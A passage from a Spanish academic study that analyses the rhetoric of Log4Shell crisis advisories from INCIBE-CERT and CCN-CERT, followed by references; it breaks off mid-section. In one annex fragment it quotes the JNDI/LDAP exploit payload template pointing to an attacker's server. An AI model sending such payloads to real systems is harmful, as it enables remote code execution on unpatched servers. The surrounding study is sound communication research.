Para la disciplina de comunicación de crisis: La investigación extiende modelos tradicionales al entorno digital incorporando la velocidad como variable retórica estructural. La construcción del *ethos* depende parcialmente de la rapidez de respuesta; la modulación del *pathos* debe calibrarse según ritmos de atención digital; la articulación del *logos* debe jerarquizar información según urgencias operativas inmediatas.

Para la práctica profesional en ciberseguridad: Los hallazgos elevan la comunicación de función operativa a competencia estratégica central. Los equipos técnicos se convierten inevitablemente en portavoces durante crisis, requiriendo formación retórica que les permita estructurar mensajes eficaces y calibrar urgencia sin generar alarmismo contraproducente.

Para las políticas públicas de ciberseguridad: La eficacia de políticas nacionales depende crecientemente de capacidades institucionales para comunicar durante crisis sistémicas. La

coordinación comunicativa requiere marcos de gobernanza que prevengan contradicciones entre organismos y desarrollen estándares de transparencia proporcional que equilibren rendición de cuentas democrática con imperativos de seguridad.

Relevancia ético-social del modelo: El marco desarrollado contribuye a combatir la desinformación en futuras crisis tecnológicas al proporcionar criterios rigurosos para distinguir comunicación responsable de alarmismo o minimización irresponsable. En una era de saturación informativa, el modelo ofrece herramientas para construir mensajes que eduquen sin confundir, movilicen sin manipular, y fortalezcan la confianza pública en instituciones técnicas sin comprometer el escrutinio crítico ciudadano.

5.6. LIMITACIONES Y CONDICIONES DE TRANSFERIBILIDAD

Limitaciones del análisis: Este estudio se centra en un caso único (*Log4j*) privilegiando documentos escritos sobre formatos audiovisuales. Los hallazgos reflejan patrones identificados en este contexto específico y requieren validación en crisis de naturaleza diferente.

Condiciones de transferibilidad: Los principios identificados parecen aplicables a crisis tecnológicas que comparten urgencia técnica alta, audiencias diversas, necesidad de coordinación interinstitucional e impacto sistémico significativo. Su aplicabilidad a otros tipos de crisis requiere adaptación y validación específica.

Fortalezas del enfoque adoptado:

- Análisis cualitativo intensivo apropiado para capturar sutilezas discursivas que métodos automatizados no detectan
- Selección de caso paradigmático con representatividad teórica máxima (CVSS 10.0, alcance global)
- Integración coherente de retórica clásica con marcos contemporáneos de comunicación de crisis

Limitaciones reconocidas específicas:

Sesgo de formato textual: El análisis se concentró exclusivamente en comunicados escritos, blogs técnicos y alertas oficiales, excluyendo formatos audiovisuales, infografías interactivas o contenidos en redes sociales que podrían revelar estrategias retóricas complementarias. En un ecosistema comunicativo crecientemente multimedia, esta limitación reduce la comprensión integral de cómo se construye persuasión en crisis tecnológicas.

Alcance temporal post-crisis: La investigación examina documentos producidos retrospectivamente o versiones finales de comunicados, impidiendo analizar procesos de construcción discursiva en tiempo real. Esta perspectiva no captura dinámicas de toma de decisiones comunicativas bajo presión máxima, negociaciones internas sobre qué comunicar, o evolución iterativa de mensajes durante las primeras horas críticas.

Sesgo lingüístico y cultural: El corpus se centra en fuentes en español e inglés de organizaciones occidentales, excluyendo perspectivas de respuesta comunicativa en otras culturas institucionales. Crisis globales como Log4j generan respuestas diferenciadas según contextos regulatorios y tradiciones comunicativas que este estudio no captura.

Ausencia de medición de impacto real: El análisis evalúa calidad retórica de mensajes pero no mide su eficacia práctica en términos de velocidad de respuesta de audiencias, cambios de comportamiento verificables, o preservación real de confianza institucional. Sin estudios de recepción, las conclusiones sobre «eficacia» permanecen en el nivel analítico-interpretativo.

Limitaciones del caso único: Aunque Log4j presenta características paradigmáticas, la generalización a crisis de diferente naturaleza (ataques de *ransomware*, filtraciones de datos, compromisos de infraestructura crítica) requiere validación adicional que excede el alcance de este trabajo.

5.7. LÍNEAS DE INVESTIGACIÓN FUTURA

Además de las limitaciones expuestas, los hallazgos apuntan a la necesidad de:

- Estudios comparativos: Análisis retórico de crisis similares (*Heartbleed*, *WannaCry*, *SolarWinds*) aplicando marcos conceptuales consistentes para validar patrones transversales y identificar variaciones contextuales específicas. Según estimaciones del sector, el coste global de estas crisis excede los 40.000 millones de dólares anuales, justificando investigación sistemática en estrategias comunicativas efectivas.

- Estudios de recepción de audiencias: Investigación sobre cómo diferentes públicos perciben, interpretan y responden a estrategias retóricas específicas mediante metodologías mixtas que combinen encuestas, entrevistas y análisis de comportamiento digital para medir eficacia real más allá de calidad analítica.
- Herramientas de procesamiento de lenguaje natural para monitoreo de urgencia: Desarrollo de algoritmos entrenados en corpus de comunicación de crisis para identificar automáticamente marcadores retóricos, patrones temporales y estrategias de segmentación en volúmenes masivos de texto, complementando análisis cualitativo con capacidades de procesamiento escalable.

5.8. REFLEXIÓN FINAL: HACIA UNA COMUNICACIÓN DE CRISIS ÉTICAMENTE RESPONSABLE

Esta investigación demuestra que en la era digital, la comunicación eficaz de riesgos tecnológicos trasciende la transmisión de datos técnicos para convertirse en un acto de construcción de sentido colectivo bajo condiciones de extrema presión. La retórica, lejos de ser ornamento discursivo, se revela como competencia estratégica fundamental que determina la capacidad organizacional para construir credibilidad, modular respuesta social y movilizar acción coordinada.

El caso Log4j evidencia que el éxito en la gestión comunicativa de crisis tecnológicas depende tanto de la solvencia técnica como de la excelencia retórica calibrada éticamente. La capacidad de articular discursos que sean simultáneamente rápidos sin ser precipitados, claros sin ser simplistas, y urgentes sin ser alarmistas, constituye una competencia crítica para navegar la incertidumbre del ecosistema digital contemporáneo.

El modelo desarrollado trasciende la utilidad técnica inmediata para abordar un desafío social fundamental: en sociedades democráticas que dependen crecientemente de infraestructuras tecnológicas complejas, la calidad de la comunicación durante crisis tecnológicas afecta directamente la confianza pública en instituciones, la capacidad de respuesta colectiva ante amenazas sistémicas, y la resiliencia social frente a la incertidumbre digital.

Los profesionales que integren competencia técnica con sensibilidad retórica, reconociendo que la eficacia comunicativa bajo presión depende tanto de la precisión técnica como de la responsabilidad ética, estarán mejor preparados para gestionar las crisis inevitables de un

mundo tecnológicamente mediado donde, detrás de cada línea de código y cada comunicado de emergencia, seguimos estando las personas que debemos entender, confiar y actuar juntas frente a la incertidumbre digital.

REFERENCIAS BIBLIOGRÁFICAS

Akamai. (2021, diciembre). *Cuantificación del riesgo de Log4shell: Vulnerabilidad a escala masiva*. Recuperado el 10 de mayo de 2025, de https://www.akamai.com/es/blog/security/quantifying-log4shell-vulnerability-on-a-massive-scale

Aristóteles. (2004). *Retórica*. Alianza Editorial.

AWS. (2021, diciembre). *Actualización sobre el problema de Apache Log4j2 (CVE-2021-44228)*. Recuperado el 10 de mayo de 2025, de https://aws.amazon.com/es/security/security-bulletins/AWS-2021-006/

Beck, U. (1999). *World Risk Society*. Polity Press.

Benoit, W. L. (2018). *Image Repair Theory*. SUNY Press.

Bitzer, L. F. (1968). The rhetorical situation. *Philosophy & Rhetoric, 1*(1), 1–14.

Böhme, R., & Köpsell, S. (2010). Trained to accept?: A field experiment on consent dialogs. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (pp. 2403–2406). ACM. https://doi.org/10.1145/1753326.1753689

Castells, M. (2009). *Comunicación y poder*. Alianza Editorial.

CCN-CERT. (2021, diciembre). *CCN-CERT AL 09/21 Vulnerabilidad en Apache Log4j 2*. Recuperado el 10 de mayo de 2025, de https://www.ccn-cert.cni.es/es/seguridad-al-dia/alertas-ccn-cert/11435-ccn-cert-al-09-21-vulnerabilidad-en-apache-Log4j-2.html

Centers for Disease Control and Prevention. (2018). *Crisis and Emergency Risk Communication (CERC)*. U.S. Department of Health and Human Services. https://emergency.cdc.gov/cerc/manual/index.asp

Coombs, W. T. (2015). *Ongoing Crisis Communication* (4.ª ed.). SAGE Publications.

Coombs, W. T., & Holladay, S. J. (2012). *The Handbook of Crisis Communication*. Wiley-Blackwell.

Cortina, A. (2007). *Ética de la razón cordial: Educar en la ciudadanía en el siglo XXI*. Nobel.

Covello, V. T. (2003). Best practices in public health risk and crisis communication. *Journal of Health Communication, 8*(1), 5–8. https://doi.org/10.1080/713851971

CSIRT Chile. (2021, diciembre). *¿De qué se tratan las vulnerabilidades en Apache Log4j 2 y qué debemos hacer al respecto?* Recuperado el 10 de mayo de 2025, de https://ciberseguridad.gob.cl/noticias/resumen-apache-Log4j-2/

Cybersecurity and Infrastructure Security Agency. (2022, 17 de diciembre). *Apache Log4j Vulnerability Guidance*. https://www.cisa.gov/uscert/apache-Log4j-vulnerability-guidance

Cybersecurity and Infrastructure Security Agency (CISA). (2022). *Review of the December 2021 Log4j Event*. Cyber Safety Review Board. https://www.cisa.gov/sites/default/files/2023-02/CSRB-Report-on-Log4j-PublicReport-July-11-2022-508-Compliant.pdf

Cyte. (2022). *Caso de estudio: Log4shell, la vulnerabilidad más grave del 2021*. Recuperado el 10 de mayo de 2025, de https://www.cyte.co/post/caso-de-estudio-log4shell

Durumeric, Z., Kasten, J., Adrian, D., Halderman, J. A., Bailey, M., Li, F., ... & Payer, M. (2014). The matter of Heartbleed. En *Proceedings of the 2014 ACM SIGCOMM Conference on Internet Measurement Conference* (pp. 475–488). ACM. https://doi.org/10.1145/2663716.2663755

European Union Agency for Cybersecurity. (2022). *ENISA Threat Landscape Report 2022*. https://www.enisa.europa.eu/publications/enisa-threat-landscape-2022

Fink, S. (1986). *Crisis Management: Planning for the Inevitable*. AMACOM.

Floridi, L. (2014). *The Fourth Revolution*. Oxford University Press.

Froissart, I., & Ring, J. (2022). *Attitudes Towards Log4j: A Sentiment Analysis Study on Twitter Data*. Universidad de Uppsala. https://www.diva-portal.org/smash/get/diva2:1674329/FULLTEXT01.pdf

Habermas, J. (1991). *Teoría de la acción comunicativa* (Vol. 1). Taurus.

Heath, R. L. (2010). *The SAGE Handbook of Public Relations*. SAGE Publications.

Heath, R. L., & O'Hair, H. D. (2020). *Handbook of Risk and Crisis Communication* (2.ª ed.). Routledge.

IBM. (2021, diciembre). *¿Qué es Log4shell?* Recuperado el 10 de mayo de 2025, de https://www.ibm.com/es-es/topics/log4shell

INCIBE-CERT. (2021a, diciembre). *Log4shell: vulnerabilidad 0day de ejecución remota de código en Apache Log4j*. Recuperado el 10 de mayo de 2025, de https://www.incibe.es/incibe-cert/alerta-temprana/avisos-seguridad/log4shell-vulnerabilidad-0day-ejecucion-remota-codigo-apache-Log4j

INCIBE-CERT. (2021b, diciembre). *Log4shell: análisis de vulnerabilidades en Log4j*. Recuperado el 10 de mayo de 2025, de https://www.incibe.es/incibe-cert/blog/log4shell-analisis-vulnerabilidades-Log4j

INCIBE-CERT. (2021c, diciembre). *Vulnerabilidad crítica en Apache Log4j*. Recuperado el 10 de mayo de 2025, de https://www.incibe.es/empresas/avisos/vulnerabilidad-critica-apache-Log4j

Kaspersky. (2022). *¿Qué es Log4shell y por qué sigue siendo peligrosa un año después?* Recuperado el 10 de mayo de 2025, de https://www.kaspersky.es/blog/log4shell-still-active-2022/28172/

Maier, C. D., Frandsen, F., & Johansen, W. (2023). Understanding the arena of smoldering crises: A longitudinal study of discursive struggles after implementing a new IT health care platform. *Journal of Communication Management, 27*(4), 335–355. https://doi.org/10.1108/JCOM-10-2022-0104

NextVision. (2021, diciembre). *Alerta de Seguridad Crítica: Apache Log4j Vulnerability*. Recuperado el 10 de mayo de 2025, de https://nextvision.com/apache-Log4j-vulnerability/

Palttala, P., Boano, C., Lund, R., & Vos, M. (2012). Communication gaps in disaster management. *Journal of Contingencies and Crisis Management, 20*(1), 27–37. https://doi.org/10.1111/j.1468-5973.2011.00656.x

Perelman, C., & Olbrechts-Tyteca, L. (1989). *Tratado de la argumentación*. Gredos.

Reynolds, B., & Quinn, S. C. (2008). Effective communication during an influenza pandemic: The value of using a crisis and emergency risk communication framework. *Health Promotion Practice, 9*(4_suppl), 13S-17S. https://doi.org/10.1177/1524839908325267

Reynolds, B., & Seeger, M. (2005). Crisis and emergency risk communication as an integrative model. *Journal of Health Communication, 10*(1), 43–55. https://doi.org/10.1080/10810730590904571

Sellnow, T. L., & Sellnow, D. D. (2014). *Theorizing Crisis Communication*. Wiley-Blackwell.

Sellnow, T. L., Ulmer, R. R., & Seeger, M. W. (2009). The instructional function of crisis communication. En R. L. Heath & H. D. O'Hair (Eds.), *Handbook of Risk and Crisis Communication* (pp. 531-547). Routledge. https://doi.org/10.4324/9781003070726

Svendsen, L. (2008). *A Philosophy of Fear* (J. Irons, Trans.). Reaktion Books.

Toulmin, S. (2007). *Los usos de la argumentación*. Paidós.

Veil, S. R., Buehner, T., & Palenchar, M. J. (2011). A work-in-process literature review: Incorporating social media in risk and crisis communication. *Journal of Contingencies and Crisis Management, 19*(2), 110–122. https://doi.org/10.1111/j.1468-5973.2011.00639.x

Wallarm. (2021, diciembre). *¿Qué es la vulnerabilidad de Log4j? Explicado por Wallarm*. Recuperado el 10 de mayo de 2025, de https://lab.wallarm.com/what/que-es-la-vulnerabilidad-de-Log4j-explicado-por-wallarm/?lang=es

6. ANEXO A. ANÁLISIS RETÓRICO DEL CORPUS LOG4SHELL

Para asegurar la trazabilidad del análisis, se siguió un proceso de codificación cualitativa apoyado en cuatro grandes categorías retóricas. Estas categorías permitieron organizar y comprender mejor los mensajes analizados, identificando cómo se construyen y transmiten distintos tipos de apelaciones. Tras leer el corpus completo dos veces —primero de manera exploratoria y luego para confirmar los hallazgos—, se seleccionaron aquellos fragmentos que representaban de forma clara y repetida cada una de las categorías. A continuación, se describen las categorías junto con ejemplos representativos:

- *Ethos* (credibilidad institucional):

Se refiere a la construcción explícita de autoridad técnica o institucional. Por ejemplo, cuando un mensaje encabeza con una firma oficial como «INCIBE-CERT Alerta temprana», está apelando directamente a la confianza en la fuente.

- *Pathos* (movilización emocional):

Aquí se incluyen aquellos fragmentos que buscan despertar una reacción emocional, reforzando la percepción de riesgo o protección. Un ejemplo típico sería: «Esta vulnerabilidad pone en grave riesgo la operativa de su organización».

- *Logos* (coherencia lógica e instrucciones verificables):

Esta categoría agrupa las explicaciones lógicas de causa y efecto, así como las instrucciones claras y concretas. Por ejemplo: «Actualice a Log4j 2.17.0 y reinicie los servicios afectados».

- Urgencia (llamado a la acción inmediata):

Se identifican aquí las expresiones que marcan la necesidad de actuar sin demora, ya sea a través de imperativos o referencias temporales. Un ejemplo sería: «Debe aplicar la mitigación de forma inmediata».

Los fragmentos seleccionados para cada categoría se eligieron porque aparecían de forma recurrente y saturaban el significado de cada una de estas dimensiones tras las dos relecturas del corpus.

6.1. ANÁLISIS 1: INCIBE-CERT — EL MEDIADOR TÉCNICO NACIONAL

Este comunicado representa el arquetipo de la comunicación de un *CERT* (*Computer Emergency Response Team*) nacional. Su función principal es actuar como un mediador de confianza: traduce y centraliza la información técnica de la arena global de ciberseguridad y la adapta para el ecosistema nacional. Su objetivo es alertar, informar y guiar a una audiencia técnica (administradores de sistemas, desarrolladores, responsables de seguridad) con la máxima autoridad y claridad posible, especialmente en un escenario de rápida evolución.

6.1.1. Fragmento 1

Descripción: establecimiento inmediato de autoridad y criticidad.

Texto original: «[Actualización 23/12/2021] Log4Shell: vulnerabilidad 0day de ejecución remota de código en Apache Log4j. Importancia: 5 - Crítica»

Análisis retórico:

- ***Ethos***: El comunicado se abre con el nombre de la institución (INCIBE-CERT) y el formato estandarizado de «Alerta temprana», posicionándose inmediatamente como una fuente oficial y autorizada. La constante actualización (indicada hasta el 23/12) demuestra una vigilancia activa y un compromiso sostenido, reforzando su credibilidad como actor fiable a lo largo de la crisis.
- ***Pathos***: La calificación «5 - Crítica» es el máximo nivel en su escala. Este clasificador no solo informa, sino que genera una respuesta emocional inmediata de máxima alerta y preocupación en la audiencia técnica, que entiende el significado de este umbral. El término «0day» amplifica esta sensación de peligro inminente y desconocido.

6.1.2. Fragmento 2

Descripción: construcción de autoridad a través de la colaboración y la evidencia.

Texto original: «Entre los fabricantes que integran esta librería [...] destacan: Atlassian, Cisco, F-Secure, Fortinet, RedHat, VMware [...]. Desde el National Cyber Security Centrum (NCSC-NL) neerlandés también han publicado un listado de *software* afectado».

Análisis retórico:

- ***Ethos***: INCIBE-CERT no reclama el monopolio del conocimiento. Al contrario, construye su autoridad mediante la agregación y curación de información de otras fuentes legitimadas. Listar a los principales fabricantes tecnológicos demuestra un conocimiento profundo del ecosistema y, al citar a su homólogo holandés (NCSC-NL), se posiciona como un nodo fiable dentro de una red internacional de expertos, reforzando su credibilidad por asociación.
- ***Logos***: la extensa lista de fabricantes afectados funciona como una prueba por enumeración. No es una afirmación genérica, sino una evidencia concreta y abrumadora que demuestra la magnitud del problema de forma lógica y racional, permitiendo a los técnicos verificar rápidamente si sus sistemas están en riesgo.

6.1.3. Fragmento 3

Descripción: atribución y legitimación del descubrimiento.

Texto original: «Chen Zhaojun, investigador de Alibaba Cloud Security Team, ha descubierto una vulnerabilidad 0day crítica, que se ha denominado Log4Shell».

Análisis retórico:

- ***Ethos***: al atribuir el descubrimiento a un investigador y equipo específicos, INCIBE-CERT demuestra transparencia y rigor académico. No se apropia del hallazgo, sino que respeta las normas de la comunidad de seguridad, lo que refuerza su posición como un actor honesto y bien informado. Esta atribución precisa legitima la información y la despoja de cualquier carácter de rumor.

6.1.4. Fragmento 4

Descripción: la evolución de la crisis y la demostración de vigilancia continua.

Texto original: «[Actualización 15/12/2021] La versión 2.15.0 no soluciona completamente la vulnerabilidad [...]. [Actualización 16/12/2021] Se ha detectado que la vulnerabilidad también afecta a la versión 1.x de Log4j [...]. [Actualización 20/12/2021] Se ha detectado una vulnerabilidad de denegación de servicio (DoS) [...] identificador CVE-2021-45105».

Análisis retórico:

- ***Ethos***: la estructura de actualizaciones fechadas es una poderosa herramienta retórica. Demuestra que INCIBE-CERT mantiene una vigilancia continua y proactiva. No emitió una

alerta y se desentendió, sino que acompañó a la comunidad técnica a través de la complejidad y los reveses de la crisis. Esta persistencia construye una inmensa confianza.

- ***Pathos***: la noticia de que los parches iniciales son insuficientes genera una sensación de frustración y fatiga en los equipos técnicos. Esta narrativa de «falsa solución» mantiene un estado de alerta emocional elevado y subraya la complejidad y la tenacidad de la amenaza, evitando una relajación prematura.

6.1.5. Fragmento 5

Descripción: la llamada a la acción final.

Texto original: «IMPORTANTE: esta vulnerabilidad podría estar explotándose de manera activa».

Análisis retórico:

- ***Pathos***: esta es la declaración más directa y emocionalmente cargada de todo el documento. El uso de mayúsculas («IMPORTANTE») y el tiempo verbal («está explotándose») eliminan cualquier distancia temporal o teórica. El riesgo no es potencial, es actual y está ocurriendo ahora. Esta frase funciona como un catalizador final para movilizar a la acción inmediata a cualquier actor que pudiera haber subestimado la situación.

6.1.6. Síntesis Estratégica del Comunicado

- **Posicionamiento RAT dominante**: mediador y curador técnico nacional. INCIBE-CERT se posiciona como la voz institucional que centraliza, valida y traduce la información técnica de la arena global para la sub-arena española. Comunica *sobre* la vulnerabilidad global *para* los profesionales técnicos del país, agregando valor a través de la curación de fuentes y el seguimiento continuo.
- **Estrategia retórica principal**: autoridad técnica a través de la vigilancia sostenida. La estrategia se basa en un uso intensivo del *ethos*, construido no sobre la autoridad jerárquica, sino sobre la competencia demostrada, la transparencia y la persistencia a lo largo de la crisis. El *logos* se usa para aportar pruebas concretas y operativas, mientras que el *pathos* se modula cuidadosamente para mantener un estado de urgencia controlada sin caer en el alarmismo.

- **Función en el ecosistema**: alertar, orientar y acompañar. Su función no es solo la activación inicial, sino también la de ser una fuente de referencia constante durante una crisis evolutiva y compleja, reduciendo la incertidumbre y ayudando a los equipos técnicos a navegar el caos informativo.

6.2. ANÁLISIS 2: INCIBE-CERT — ANÁLISIS DE VULNERABILIDADES EN LOG4J

Este documento de INCIBE-CERT, publicado el 24 de febrero de 2022, ofrece un análisis exhaustivo y actualizado de las vulnerabilidades relacionadas con Log4Shell en la biblioteca Log4j. Su función es informar con rigor técnico y pedagógico a la comunidad de ciberseguridad, explicando la naturaleza, evolución y mecanismos de explotación de estas vulnerabilidades, así como sus implicaciones y mitigaciones.

6.2.1. Fragmento 1

Descripción: introducción y motivación.

Texto original: «On 9 December 2021, the remote code execution (*RCE*) vulnerability called Log4Shell, which affects the open-source *software* library *Log4j*, developed in *Java* and maintained by the *Apache Software Foundation*, was revealed to the public. The same day, some of the first exploits had already been published, which led to specialised sources warning of the severity of the vulnerability, given that *Log4j* is a library often used in the business *software Java*.»

Análisis retórico:

- ***Ethos***: se establece autoridad mediante la referencia a fuentes reconocidas y oficiales: *Apache Software Foundation* y la comunidad especializada que alertó sobre la gravedad. Esto legitima el análisis como informado y riguroso.
- ***Logos***: se presenta la información con precisión factual: fecha exacta, tipo de vulnerabilidad (*RCE*), y descripción técnica de la biblioteca afectada, sentando una base lógica sólida para el lector.
- ***Pathos***: la mención de la rápida publicación de exploits y la severidad alertada por expertos genera una sensación de urgencia y gravedad implícita, activando preocupación en la audiencia técnica.

6.2.2. Fragmento 2

Descripción: mecanismo de explotación.

Texto original: «To successfully exploit this vulnerability a HTTP request is sent to the victim server with data containing specifically designed values. The victim server must be using the *Java* library *Log4j* for log management. Even if actively exploited via web servers, a server is vulnerable as long as it receives user-controlled data and passes it through the *Log4j* library.»

Análisis retórico:

- ***Logos***: explicación clara y lógica del mecanismo técnico de la vulnerabilidad, detallando el requisito fundamental para la explotación (pasar datos por la biblioteca *Log4j*).
- ***Ethos***: el lenguaje técnico preciso y la claridad en la exposición refuerzan la autoridad del emisor como experto en la materia.
- ***Pathos***: implícita la amenaza constante, pues cualquier servidor que reciba datos controlados por usuarios es vulnerable, lo que genera inquietud en el lector.

6.2.3. Fragmento 3

Descripción: componentes vulnerables y vectores de ataque.

Texto original: «The components which take advantage of this vulnerability are the lookups. In *Log4j* this feature provides a way of adding values to the *Log4j* configuration from arbitrary locations. Among the different lookups, the two that are the most taken advantage of in Log4Shell are: JNDI Lookup and Environment Lookup.»

Análisis retórico:

- ***Ethos***: uso de terminología técnica específica (*lookups*, *JNDI*, *Environment Lookup*) demuestra dominio profundo del tema.
- ***Logos***: se explica la funcionalidad técnica que permite la vulnerabilidad, fundamentando la argumentación en el conocimiento del sistema.
- ***Pathos***: la exposición de vectores de ataque específicos incrementa la percepción de riesgo y vulnerabilidad.

6.2.4. Fragmento 4

Descripción: descripción detallada del ataque cve-2021-44228.

Texto original: «The structure of the basic payload of the attack is the following: ${jndi:<protocol>://<attacker's server>/<file>}. For example, the payload used to take advantage of the LDAP protocol is: ${jndi:ldap://<attacker's server>/<file>}. The operating field can be any field, the only requirement is that it passes through the *Log4j* library.»

Análisis retórico:

- ***Logos***: presentación exacta del vector de ataque con sintaxis técnica, proporcionando evidencia concreta y verificable.
- ***Ethos***: la precisión técnica y la claridad refuerzan la autoridad del análisis.
- ***Pathos***: la afirmación de que cualquier campo puede ser vulnerable (desde *User-Agent* hasta un simple formulario) intensifica la sensación de omnipresencia del riesgo.

6.2.5. Fragmento 5

Descripción: proceso paso a paso de la explotación.

Texto original: «Step by step the complete process for serious exploitation is: ».

Análisis *retórico*:

- ***Logos***: desglose detallado y lógico del proceso de explotación, facilitando la comprensión técnica del ataque.
- ***Ethos***: la presentación estructurada y didáctica refuerza la credibilidad y el rigor del emisor.
- ***Pathos***: la descripción paso a paso hace tangible la amenaza, generando una respuesta emocional de alerta y necesidad de acción.

6.2.6. Fragmento 6

Descripción: vulnerabilidades asociadas y evolución (CVE-2021-45046, CVE-2021-45105, CVE-2021-44832).

Se detallan vulnerabilidades derivadas y asociadas, con puntuaciones CVSS que varían entre críticas y altas, explicando errores en intentos de corrección, vectores de ataque adicionales, y riesgos de denegación de servicio (DoS) y ejecución remota o local de código.

Análisis retórico:

- ***Ethos***: la actualización continua y el seguimiento exhaustivo de vulnerabilidades reflejan vigilancia técnica y compromiso con la comunidad.
- ***Logos***: se aportan evidencias técnicas, ejemplos de código vulnerable y explicaciones detalladas, fortaleciendo la argumentación racional.
- ***Pathos***: la revelación de fallos en parches y la persistencia de nuevas vulnerabilidades mantienen un estado de alerta y preocupación en la audiencia.

6.2.7. Fragmento 7

Descripción: afectación y detección.

Texto original: «The universality of the *Log4j* library, which is present in countless *software* products, makes it practically impossible to create a complete list of the technologies affected...»

Análisis retórico:

- ***Ethos***: INCIBE-CERT se posiciona como una fuente centralizadora que compila y actualiza información técnica, mostrando autoridad y responsabilidad.
- ***Logos***: se fundamenta en la evidencia de la amplia afectación y en la provisión de herramientas de detección (reglas Yara, Snort, Suricata).
- ***Pathos***: la magnitud del problema genera preocupación por la dificultad de control y mitigación.

6.2.8. Fragmento 8

Descripción: conclusión.

Texto original: «The emergence of Log4Shell posed a cybersecurity challenge at the end of 2021, mainly because of the very broad reach of the *Log4j* library, as well as the severity of the vulnerability itself...»

Análisis retórico:

- ***Ethos***: el análisis concluye con una reflexión estratégica, posicionando al emisor como un analista con visión holística y autoridad para extraer lecciones.
- ***Pathos***: se humaniza el problema al destacar la dependencia de comunidades pequeñas y desinteresadas, evocando empatía y conciencia sobre la fragilidad del ecosistema.

- ***Logos***: se presenta una inferencia lógica sobre la importancia del mantenimiento y la atención a las herramientas de registro.

6.2.9. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante:** INCIBE-CERT actúa como un analista y curador técnico nacional que centraliza, actualiza y comunica información crítica sobre la vulnerabilidad Log4Shell para la comunidad técnica española y global.
- **Estrategia retórica principal:** combina un sólido *ethos* basado en la autoridad técnica y la vigilancia continua, un detallado *logos* con evidencia técnica y explicaciones claras, y un *pathos* medido que genera urgencia y conciencia sin alarmismo excesivo.
- **Función en el ecosistema:** informar, educar, alertar y acompañar a los profesionales técnicos en la comprensión y mitigación de una crisis evolutiva compleja, proporcionando una referencia confiable y actualizada.

6.3. ANÁLISIS 3: CCN-CERT — AUTORIDAD NACIONAL SUPREMA

Este documento del CCN-CERT (Centro Criptológico Nacional) agrupa varias actualizaciones de la alerta AL 09/21 sobre la vulnerabilidad en Apache Log4j 2. Su objetivo principal es ejercer la autoridad máxima en ciberseguridad a nivel nacional, especialmente para la Administración Pública y las infraestructuras críticas, proporcionando directrices claras y actualizadas en un tono de imperativo y máxima urgencia.

6.3.1. Fragmento 1

Descripción: declaración de autoridad y criticidad.

Texto original: «El Equipo de Respuesta a Incidentes del Centro Criptológico Nacional, CCN-CERT, alerta de la publicación de una vulnerabilidad que afecta a Apache Log4j 2. [...] Nivel de peligrosidad: CRÍTICO»

Análisis retórico:

- ***Ethos***: la mención explícita de «El Equipo de Respuesta a incidentes del Centro Criptológico Nacional, CCN-CERT» establece de inmediato una **autoridad institucional** de máximo nivel en el ámbito de la seguridad nacional española. La calificación de «CRÍTICO» no solo es una valoración técnica, sino también una directriz que emana de esta autoridad suprema.

- ***Pathos***: la palabra «alerta» y el nivel de peligrosidad «CRÍTICO» infunden una sensación de **urgencia extrema** y **gravedad** que demanda atención y acción inmediatas por parte de la audiencia objetivo (organismos públicos, infraestructuras críticas).

6.3.2. Fragmento 2

Descripción: Reconocimiento y legitimación de la amenaza.

Texto original: «La vulnerabilidad, a la que se le ha asignado el CVE-2021-44228 y denominada *Log4Shell* o *LogJam*, fue reportada el pasado 9 de diciembre por el ingeniero de ciberseguridad p0rz9, quien publicó un repositorio en GitHub anunciando su descubrimiento, así como una publicación en la red social Twitter en la que dio a conocer de manera pública la vulnerabilidad».

Análisis *retórico*:

- ***Logos***: se presenta la información con precisión técnica (CVE-2021-44228) y se contextualiza el descubrimiento, mencionando al investigador original (p0rz9) y los medios de divulgación (*GitHub*, *Twitter*). Esto dota de evidencia el origen de la vulnerabilidad y la legitima como un hecho contrastado.
- ***Ethos***: al reconocer el origen público y la rapidez de la divulgación, el CCN-CERT se posiciona como una entidad que está al tanto de la actualidad de la ciberseguridad global y que no rehúye la transparencia, incluso cuando la información proviene de fuentes no oficiales.

6.3.3. Fragmento 3

Descripción: dimensionamiento del impacto nacional y la inevitabilidad de la explotación.

Texto original: «Esta vulnerabilidad cobra relativa importancia puesto que Log4j 2 se usa ampliamente en muchas aplicaciones y está presente, como dependencia, en muchos servicios, incluyendo aplicaciones empresariales y servicios en la nube como Steam o Apple iCloud. [...] no sería de extrañar que los actores de ransomware comenzarán a aprovechar esta vulnerabilidad de inmediato».

Análisis retórico:

- ***Pathos***: La afirmación de que la vulnerabilidad «cobra relativa importancia» y la mención de ejemplos populares como «Steam o Apple iCloud» buscan movilizar

emocionalmente a una audiencia más amplia (responsables de TI no necesariamente especialistas en profundidad), creando una sensación de **ubicua amenaza**. La predicción de que «actores de *ransomware* comenzarán a aprovechar esta vulnerabilidad de inmediato» intensifica la **sensación de peligro inminente** y la necesidad de una respuesta rápida y contundente.

- ***Logos***: La explicación de que *Log4j 2* es una dependencia extendida en el *software* empresarial *Java* proporciona una **base lógica** para la advertencia sobre el impacto masivo. Se apela a la razón para justificar la importancia de la vulnerabilidad.

6.3.4. Fragmento 4

Descripción: medidas de detección y mitigación operativa.

Texto original: «Revisar si se está usando log4j [...]. Revisar ficheros de configuración buscando log4j2.formatMsgNoLookups [...]. Revisar en logs los siguientes IOC [...]. En caso de sospechas revisar los logs de las aplicaciones para buscar «jndi».

Análisis *retórico*:

- ***Logos***: el comunicado proporciona una lista exhaustiva de acciones concretas, técnicas y operativas. Esto incluye comandos específicos para *PowerShell* y *Linux*, enlaces a herramientas de escaneo en *GitHub*, hashes de archivos, reglas *YARA*, *Snort* y *Suricata*, y una serie de parámetros de entrada a revisar. Es una manifestación directa del *logos* aplicada a la solución práctica.
- ***Ethos***: al ofrecer un *toolkit* tan detallado y pragmático, el CCN-CERT refuerza su autoridad técnica y su compromiso con la asistencia directa a los equipos de seguridad. No solo alertan, sino que empoderan a la audiencia con los medios para actuar. La mención de «incidentes@ccn-cert.cni.es» para notificar explotaciones demuestra una voluntad de coordinar la respuesta nacional.

6.3.5. Fragmento 5

Descripción: evolución de las vulnerabilidades y soluciones.

Texto original: «Tras unas semanas en las que se han detectado importantes vulnerabilidades que afectan a Log4j, se ha detectado una nueva de tipología de denegación de servicio (DoS),

recogida como CVE-2021-45105, por lo que se recomienda instalar de nuevo parches, en este caso el 2.17».

Análisis retórico:

